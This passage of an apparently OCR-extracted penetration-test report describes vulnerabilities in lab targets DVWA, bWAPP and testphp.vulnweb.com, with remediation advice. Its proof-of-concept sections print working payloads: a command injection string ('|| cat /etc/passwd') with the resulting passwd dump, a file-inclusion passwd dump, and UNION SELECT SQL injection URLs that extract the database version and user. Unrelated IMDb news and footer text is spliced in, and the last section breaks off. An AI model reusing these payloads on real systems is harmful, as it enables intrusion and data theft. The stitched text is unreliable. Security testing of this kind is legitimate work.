
testphp.vulnweb.com says

HACKED


7.2.2 File Inclusion (RFI & LFI)

- **Outline:** The applications are vulnerable to Local and Remote File Inclusion (LFI/RFI). A `page` or `file` parameter is used in an `include` statement without proper validation, allowing an attacker to include files from the local server or a remote URL.
- **Risk Severity Index:** 9.8
- **Owasp Top 10 Category: A03:2021 – Injection**
- **CWE ID:** CWE-98: Improper Control of Filename for Include/Require Statement in PHP Program
- **Implication:** LFI can be used to read sensitive server files. RFI is even more critical as it allows for full remote code execution by including a malicious script from an attacker-controlled server.
- **Recommendations:** Disable `allow_url_fopen` and `allow_url_include` in `php.ini`. Use a whitelist of allowed files for any include functionality.
- **Affected Applications:**
  - **DVWA:** File Inclusion module

- **POC:**



```
root:x:0:0:root:/root:/usr/bin/zsh daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/
nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/
nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false systemd-timesync:x:992:992:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin tss:x:102:104:TPM software stack,,,:/var/lib/tpm:/bin/false strongswan:x:103:65534::/var/lib/strongswan:/usr/sbin/nologin tcpdump:x:104:105::/nonexistent:/usr/sbin/nologin sshd:x:105:65534::/run/sshd:/usr/sbin/nologin dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin avahi:x:106:108:Avahi
mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin nm-openvpn:x:107:109:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin speech-dispatcher:x:108:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false usbmux:x:109:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin nm-openconnect:x:110:110:NetworkManager
OpenConnect plugin,,,:/var/lib/NetworkManager:/usr/sbin/nologin pulse:x:111:111:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin lightdm:x:112:114:Light Display Manager:/var/lib/lightdm:/bin/false saned:x:113:116::/var/lib/saned:/usr/sbin/nologin polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin rtkit:x:114:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
colord:x:115:118:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin mysql:x:116:120:MariaDB Server,,,:/nonexistent:/bin/false stunnel4:x:990:990:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin _rpc:x:117:65534::/run/rpcbind:/usr/sbin/nologin geoclue:x:118:121::/var/lib/geoclue:/usr/sbin/nologin Debian-snmp:x:119:122::/var/
lib/snmp:/bin/false sslh:x:120:123::/nonexistent:/usr/sbin/nologin cups-pk-helper:x:121:126:user for cups-pk-helper service,,,:/nonexistent:/usr/sbin/nologin redsocks:x:122:127::/var/run/redsocks:/usr/sbin/nologin _gophish:x:123:129::/var/lib/gophish:/usr/sbin/nologin iodine:x:124:65534::/run/iodine:/usr/sbin/nologin miredo:x:125:65534::/var/run/miredo:/usr/sbin/
nologin statd:x:126:65534::/var/lib/nfs:/usr/sbin/nologin redis:x:127:130::/var/lib/redis:/usr/sbin/nologin postgres:x:128:131:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash mosquitto:x:129:132::/var/lib/mosquitto:/usr/sbin/nologin inetsim:x:130:133::/var/lib/inetsim:/usr/sbin/nologin _gvm:x:131:135::/var/lib/openvas:/usr/sbin/nologin kali:x:1000:1000:,,,:/
home/kali:/usr/bin/zsh ftp:x:132:137:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin _dvwa:x:133:138::/var/log/dvwa:/usr/sbin/nologin debian-tor:x:134:139::/var/lib/tor:/bin/false fwupd-refresh:x:985:985:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin gnome-remote-desktop:x:984:984:GNOME Remote Desktop:/var/lib/gnome-remote-desktop:/usr/sbin/nologin
Debian-gdm:x:135:140:Gnome Display Manager:/var/lib/gdm3:/bin/false
```



Aug 21 · The Wrap

Duffer Brothers Officially Move to Paramount With Exclusive Four-Year Deal
Aug 19 · The Hollywood Reporter - Movie News

Streaming Ratings: 'Happy Gilmore 2' Sets Single-Week Record for a Movie on Nielsen Charts
Aug 21 · The Hollywood Reporter - Movie News

Saoirse Ronan, Tessa Thompson Movies, Mona Fastvold's 'The Testament of Ann Lee' With Amanda Seyfried Set for London Film Fest Competition
Aug 21 · The Hollywood Reporter - Movie News

Apple TV+ Hiking Price, Will Now Cost $13 per Month in U.S.
Aug 21 · Variety - TV News

Recently viewed

You have no recently viewed pages

Follow IMDb on social

Get the IMDb App
For Android and iOS

© 1990-2025 by IMDb.com, Inc.

7.2.3 Cross-Site Request Forgery (CSRF)

- **Outline:** State-changing forms, such as the "Change Password" function in bWAPP, lack anti-CSRF tokens.

- **Risk Severity Index:** 8.8

- **Owasp Top 10 Category:** A01:2021 – Broken Access Control

- **CWE ID:** CWE-352: Cross-Site Request Forgery (CSRF)


- **Implication:** An attacker can trick a logged-in user's browser into submitting a malicious request, allowing the attacker to change the user's password or perform other sensitive actions on their behalf.

- **Recommendations:** Implement anti-CSRF tokens (e.g., the synchronizer token pattern) for all sensitive actions.

- **Affected Applications:**

    - **bWAPP: CSRF (Change Amount) module.**

- **POC:**



/ CSRF (Transfer Amount) /


Amount on your account: **1000 EUR**

Account to transfer: 123-45678-90

Amount to transfer: 10

7.2.4 Directory Traversal


- **Outline:** The application allows an attacker to use ../ sequences to navigate outside of the intended directory and access sensitive system files.
- **Risk Severity Index:** 7.5
- **Owasp Top 10 Category:** A01:2021 – Broken Access Control
- **CWE ID:** CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
- **Implication:** This can lead to the disclosure of sensitive information like application source code and configuration files.
- **Recommendations:** Sanitize all user input to remove directory traversal sequences.
- **Affected Applications:**
  - **testphp.vulnweb.com:** /showimage.php
- **POC:**



Not secure testphp.vulnweb.com/showimage.php?file=someimage.jpg

7.2.5 Insecure Direct Object Reference (IDOR)

- **Outline:** The application exposes a direct reference to an internal object (a file path) that can be manipulated by the user to access unauthorized data.
- **Risk Severity Index:** 7.5
- **Owasp Top 10 Category:** A01:2021 – Broken Access Control
- **CWE ID:** CWE-639: Authorization Bypass Through User-Controlled Key
- **Implication:** Allows an attacker to read sensitive files on the server by manipulating the language parameter to perform a directory traversal attack.
- **Recommendations:** Use an indirect reference map on the server-side instead of exposing direct file paths to the user.
- **Affected Applications:**
    - **testphp.vulnweb.com:**
- **POC:**



Not secure testphp.vulnweb.com/listproducts.php?cat=1

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art [ ] go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook


Posters

The shore

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture



Not secure testphp.vulnweb.com/listproducts.php?cat=2

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art [ ] go

Browse categories
Browse artists
Your cart
Signup
Your profile

Paintings

Thing


Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

painted by: r4w8173

7.2.6 OS Command Injection

- **Outline:** The application contains a critical OS Command Injection vulnerability. The input fields for pinging a device are not sanitized, allowing an attacker to append system commands using shell operators (&, |, ;).
- **Risk Severity Index:** 9.8
- **OWASP Top 10 Category:** A03:2021 – Injection
- **CWE ID:** CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
- **Implication:** This provides an attacker with a shell on the web server, allowing them to read sensitive files, install backdoors, and potentially escalate privileges to take full control of the server.
- **Recommendations:** Avoid calling system commands with user input. If necessary, use a strict whitelist of allowed commands and sanitize all input.
- **Affected Applications:**
  - **DVWA:** Command Injection module.
  - **Bwapp:** Command Injection module.

- **POC:**



Vulnerability: Command Injection

Ping a device

Enter an IP address: 192.168.247.10 || cat /etc/passwd

```
PING 192.168.247.10 (192.168.247.10) 56(84) bytes of data.
From 192.168.247.138 icmp_seq=1 Destination Host Unreachable
From 192.168.247.138 icmp_seq=2 Destination Host Unreachable
From 192.168.247.138 icmp_seq=3 Destination Host Unreachable
From 192.168.247.138 icmp_seq=4 Destination Host Unreachable

--- 192.168.247.10 ping statistics ---
4 packets transmitted, 0 received, +4 errors, 100% packet loss, time 3071ms
pipe 4
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
systemd-timesync:x:992:992:systemd Time Synchronization:/:/usr/sbin/nologin
```

7.2.7 SQL Injection

- **Outline:** The applications are highly vulnerable to SQL Injection (SQLi). Multiple parameters fail to properly sanitize user input before it is used in database queries, allowing an attacker to inject malicious SQL commands and interact directly with the backend database.
- **Risk Severity Index:** 9.8
- **OWASP Top 10 Category:** A03:2021 – Injection
- **CWE ID:** CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
- **Implication:** An attacker can bypass authentication, read the entire database (including user credentials), modify or delete data, and in some cases, execute commands on the operating system.
- **Recommendations:** Use parameterized queries (prepared statements) for all database interactions.
- **Affected Applications:**
    - **testphp.vulnweb.com:**

      POST http://testphp.vulnweb.com/secured/newuser.php 'uuname' error

      POST http://testphp.vulnweb.com/userinfo.php 'uname' blind SQLi

      GET http://testphp.vulnweb.com/artists.php 'artist' error SQLi vulnerable

      GET http://testphp.vulnweb.com/listproducts.php 'cat' error SQLi v


      GET http://testphp.vulnweb.com/listproducts.php 'artist' error SQLi

GET http://testphp.vulnweb.com/product.php 'pic' error SQLi

GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/details.php 'id'

GET http://testphp.vulnweb.com/AJAX/infocateg.php 'id' SQLi

- **POC:**



Not secure testphp.vulnweb.com/listproducts.php?cat=-1%20UNION%20SELECT%201,2,3,4,5,6,@@version,8,9,10,11


TEST and Demonstration site for Acunetix Web Vulnerability Scanner

11

8.0.22-0ubuntu0.20.04.2

2

acunetix
acuart
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists



Not secure testphp.vulnweb.com/listproducts.php?cat=-1%20UNION%20SELECT%201,2,3,4,5,6,user(),8,9,10,11

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

11

acuart@localhost

2

painted by: 9

comment on this picture

7.2.8 PHP allow_url_fopen Enabled

• **Outline:** The PHP configuration directive allow_url_fopen is enabled on the server. This directive allows file functions such as fopen(), include(), and require() to access remote resources via protocols like HTTP and FTP. While convenient, this setting poses a significant security risk because many PHP vulnerabilities, particularly Remote File Inclusion (RFI), exploit this feature when combined with improper input validation.

• **Risk Severity Index:** 7.5

• **Owasp Top 10 Category:** A05:2021 – Security Misconfiguration

• **CWE ID:** CWE-829 – Inclusion of Functionality from Untrusted Control Sphere

• **Implication:**

